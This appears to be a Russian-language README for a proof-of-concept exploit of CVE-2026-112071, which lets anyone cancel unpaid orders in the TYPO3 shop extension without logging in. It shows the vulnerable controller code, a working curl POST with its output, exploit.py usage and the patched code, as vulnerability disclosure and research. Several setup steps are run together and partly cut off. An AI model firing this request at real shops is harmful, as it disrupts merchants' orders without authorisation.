 yuwkaaa/cve-2026-112071
отмена заказа без аутентификации в TYPO3 EXT:shop


Любой посетитель может отменять неоплаченные заказы в магазине на TYPO3. cancelAction() берёт
идентификатор заказа из запроса и никогда не проверяет, кто его вызывает. Идентификаторы заказов последовательны,
поэтому каждый ожидающий заказ доступен. Без аккаунта, без сессии, один POST.
| CVE | CVE-2026-112071 |
| Рекомендация | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Пакет | codingms/shop "TYPO3 Shop by coding.ms", 10 182 установки |
| Затронуто | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Исправлено | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, отсутствие авторизации |
| CVSS 4.0 | 6.9 Medium, по оценке TYPO3 |
| CVSS 3.1 | 7.5 High, AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |

| Проверено на | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Благодарность | Nguyen Le Thanh Nam |
Второй CVE в той же рекомендации: CVE-2026-113468, подделка обратного вызова PayPal в том же контроллере.
Classes/Controller/BasketOrderController.php:1053, версия 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel зарегистрирован как публичное действие плагина в ext_localconf.php:62, поэтому
это действие доступно любому. Uid приводится к типу (int), так что SQL-инъекции
здесь нет. Чего не хватает — так это проверки принадлежности. Право elseif чуть ниже обрабатывает
корректный случай, отменяя заказ, хранящийся в собственной сессии вызывающего.
Его ограничивают два условия: целевой заказ должен находиться в состоянии prepared, а страница
должна содержать плагин BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
Управляющие запросы из того же запуска: запрос с порядком 2 — это paid, и он остаётся без изменений; удаление аргумента
basketOrder ничего не меняет, а в установке нет ни одного фронтенд-пользователя и
ни одной открытой сессии. Полный вывод в poc-transcript.txt.
GET возвращает 404, потому что TYPO3 отклоняет его из-за пустого cHash. Параметры POST не входят в хеш кэша, поэтому cHash их не покрывает.
exploit.py отправляет тот же запрос на хост, которым вы владеете. По умолчанию выполняется пробный запуск:
python3 exploit.py http://shop.example/checkout --order 42 --fire
Ответ будет HTTP 200 независимо от того, переместился ли заказ. Подтвердите в бэкенде.

get.typo3.org/13/tar.gz, Composer не требуется.shop из опубликованного артефакта Packagist, а также codingms/additional-tca и
codingms/modules.EXT:shop/Configuration/TypoScript/ в корневом шаблоне.shop_basketorder на странице.tx_shop_domain_model_basketorder с status = 'prepared'.php -S с загруженным PHP intl.Пропустите шаг 3 — и каждый запрос будет возвращать 404, что выглядит как сайт, не подверженный уязвимости.
6.3.0 привязывает uid к сессии вызывающей стороны:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction() имел тот же шаблон и достижим из платёжных callback-ов, где нет
cookie сессии, поэтому он получил BasketOrderHmacService, который подписывает uid с
помощью encryptionKey сайта. Полный diff в
fix-6.2.0-to-6.3.0.diff, взятый из выпущенного артефакта 6.3.0.
Этот патч был только прочитан; PoC против него повторно не запускался.
Сообщено в [email protected]. Исправленные версии от Thomas Deuling (coding.ms), advisory от Torben Hansen (TYPO3 Security Team).
Для тестирования систем, которыми вы владеете или на тестирование которых у вас есть разрешение.







